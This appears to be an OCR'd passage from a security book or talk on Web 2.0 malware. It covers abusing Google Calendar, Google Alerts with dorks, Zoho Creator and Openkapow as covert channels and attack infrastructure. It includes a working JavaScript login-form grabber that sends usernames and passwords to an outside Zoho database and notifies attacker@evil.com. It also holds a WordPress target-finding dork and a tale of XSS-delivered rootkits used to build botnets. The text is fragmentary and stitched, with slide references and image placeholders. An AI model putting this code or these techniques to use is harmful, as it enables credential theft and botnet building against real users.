


20 minutes later, Slide 21:


> ...the Web OS (operating system) is like a normal OS but its entire infrastructure is located on many remote servers that you can access via a browser as long as you have an Internet connection. Many people take the concepts behind the Web OS too literally so they come up with solutions that serve no purpose at all. In that respect neither Google Custom Home Page nor Microsoft Live Custom Home Page is the beginning of the Web OS. The Web OS is not a desktop environment.

...just like in traditional OS, the web has its own CRON/Scheduling services. Google Calendar is perfect example of a service that provides this type of functionality. Simply register an event within any shared calendar. The calendar content is available as a feed which can be consumed via any Feed to JSON converter. Attackers can also use services such as l8r.nu to schedule future e-mails, which will be delivered to mail box that either is available as RSS or can forward e-mails to SMTP/Mail to RSS services. This mechanism resembles a general technique used in old-school virus attacks. Anyone familiar with time/logic bombs?


15. Google Calendar Scheduler Feed



16. L8R E-mail Scheduling



17. Mailinator RSS Inbox



...j0hnny. Yes, we all know what GHDB (Google Hacking Database) is. If attackers mix the GHDB database with Google's Alert system they can create a platform for monitoring for new targets by using simple Google dorks. Keep in mind that Google Alerts deliver only to email addresses. The dork query will appear at the top of the email.


Along with the alert, the dork attackers can specify instructions how to exploit the vulnerability. For example the following will look for Wordpress blogs:

```
"Powered by WordPress" -html filetype:php -demo -wordpress.org
-bugtraq -"[instructions go here]"
```


Notice the -"[instructions go here]". Keywords that start with - (highfen) sign are used to exclude keywords from the search result set. Therefore, they can be used as comments as well, i.e the spider will ignore them if they are too complicated.

The end consumer of these alerts can be an AJAX agent. As soon as a new entry appears in the monitoring inbox, the agent will read the content of that mail and perform the instructions provided in the query string.

18. Google Alerts Wizard



19. Google Alerts Management Interface



...a reverse channel. Attackers can use on-line database storage services, such as DabbleDB and Zoho Creator, to implement an advance communication system. The only difference is that this system will be used from bots to exchange messages between each other. They can communicate, share code, or just log their progress. For example, in order to insert a new entry into a Zoho Creator database, we can use the following URL format:

20. Insert Record Zoho Request

```
http://creator.zoho.com/addrecord.do?formid=40468000000015144&fromInde
x=1&pSize=100&filterVal=All&addviewid=40468000000015146&cMonth=null&cY
ear=null&viewType=1&sharedBy=pdp&viewlinkId=5&successMsg=&bot=name&mes
sage=message&=Submit&=Cancel&=380
```

The response of the request is as follows:

21. Insert Record Zoho Response


```
<status40468000000015144><success40468000000015144>Data Added
SuccessFully!</success40468000000015144>&lt;msg40468000000015144></msg
40468000000015144><alert40468000000015144></alert40468000000015144><in
fo40468000000015144></info40468000000015144><generatedjs40468000000015
144></generatedjs40468000000015144></status40468000000015144>
```

Of course attackers can use this method to implement advanced phishing infrastructures in a few easy steps. Instead of delivering the phished credentials to some hosted CGI script, they can make use of Zoho Creator. The following example will grab the credentials upon submission and insert them into a database. The Zoho Database can be configured to send e-mail notification to attacker@evil.com for each new entry....

22. Phish credentials into Zoho Creator Database

```
<form method="POST" action="/real/login" onsubmit="grab(this)">
    <input type="text" name="username"/>
    <input type="password" name="password"/>
    <input type="submit"/>
</form>
<script>
    function grab(form) {
        var img = new Image();
        img.src=
'http://creator.zoho.com/addrecord.do?formid=40468000000015144&fromInd
ex=1&pSize=100&filterVal=All&addviewid=40468000000015146&cMonth=null&c
Year=null&viewType=1&sharedBy=pdp&viewlinkId=5&successMsg=&username='
+ escape(form.username.value) + '&password=' +
escape(form.password.value) + '&=Submit&=Cancel&=380';

        return true;
    }
</script>
```


23. Zoho Creator Email Notifications




Let's not forget about services such as Openkapow and Dapper which provide attackers with ability to scrape content from the Web. Attackers can easily read information from resources which does not provide their content in machine readable format. Dapper solves this problem with their page scraping service. Openkapow goes one step further. The Kapow's Robot development platform can be used to host autonomous server-side agents on the openkapow.com server farm. The robots have the ability to craw pages, scrape content, perform basic and form based authentication, upload files, call XML-RPC and SOAP services and even execute JavaScript on the server. Robots are highly configurable and can be extended by additional components. Moreover, the service is free and anyone can deploy a robot.

For example, attackers can create a simple robot that can login into any Wordpress blog and scrape the current users' accounts, names, e-mail addresses and other personal information.

24. Openkapow Wordpress Exploit



25. Openkapow Wordpress Exploit Output



26. Openkapow Wordpress Exploit Parameters

```
user: http://someblog.com/wp-login.php
username: admin
password: a6137c
```

It is also possible to write Web exploits and deploy them as Openkapow REST services, which can be called by AJAX agents (worms) when needed. These exploits can hack into SQL servers, perform database operations on SOAP services and attack Web applications through various types of vulnerabilities. Where JavaScript fails, Openkapow shines the most. Openkapow platform supports JSON, CSV and Feed transformers, which means that the exploit output can be easily accessed and analysed by client-side agents.

...Other services like Openkapow and Dapper will open doors for users and developers soon. This is a prove that we will only see increase of service abuse in the future. Web2.0 made these technologies exclusive for its era.

The truth is that AJAX worms a real threat and we are lucky that we haven't got hit my massive outbreak yet. I hope that the presentation was interesting. Any questions?

Covert channels, infection distribution interfaces, broad cast messaging systems, vulnerability discovery services and robot control are features of the Web2.0 malware. The sophistication involved into these types of malicious software supersede traditional types of malware code. They are stealthier, faster and a lot smaller. They are possible because of the unmatched flexibility of Web2.0.

BOOKMARKS RIDER

The Social Media is one of the best modern ways for individuals to get their message out and reach large audience. Combined with cleverly positioned Web attacks, this system can be abused like no other.

They say XSS is for the n00bs.

Blaze is one of these hackers who falls into the category "don't try to look smart, just get the job done". He is really all about simplicity or as he like to call it: "KISS" (Keep it Simple Stupid). Not that long ago he was writing exploits in C and C++. However, ever since he discovered Python he fell in love with scripting languages. JavaScript was his second love due to its modularity and unmatched flexibility.

Since the early days of Web2.0 Blaze has been passionately following the trends laid down by the DOT COM boomers: blogs, communities, AJAX, etc. His personal favorite though, are the social bookmarking websites. It is insane how much coverage you can get by submitting s few bookmarks to del.icio.us, DIGG, Reddit and Magnolia - services he has been exploiting successfully in the past year.

Ad-jacking is a technique where attackers take advantage of XSS vulnerability to hijack the ad revenue from the affected site. This technique was adopted by David Kierznowski from the GNUCITIZEN group.

There are two ways you can benefit from social bookmarking websites: direct and indirect. The first one is by employing Ad-jacking techniques in combination with non-persistent reflective XSS vulnerabilities. The second one is a bit more intrusive since bookmark visitors will stumble across an exploit delivered by XSS, which takes over their computer and drops a rootkit and a remote administration interface in order to connect the victim to one of the major botnets. Blaze receives pay checks from botnet masters. The more computers he manages to hook the more money he will make.

27. GET based XSS bookmark

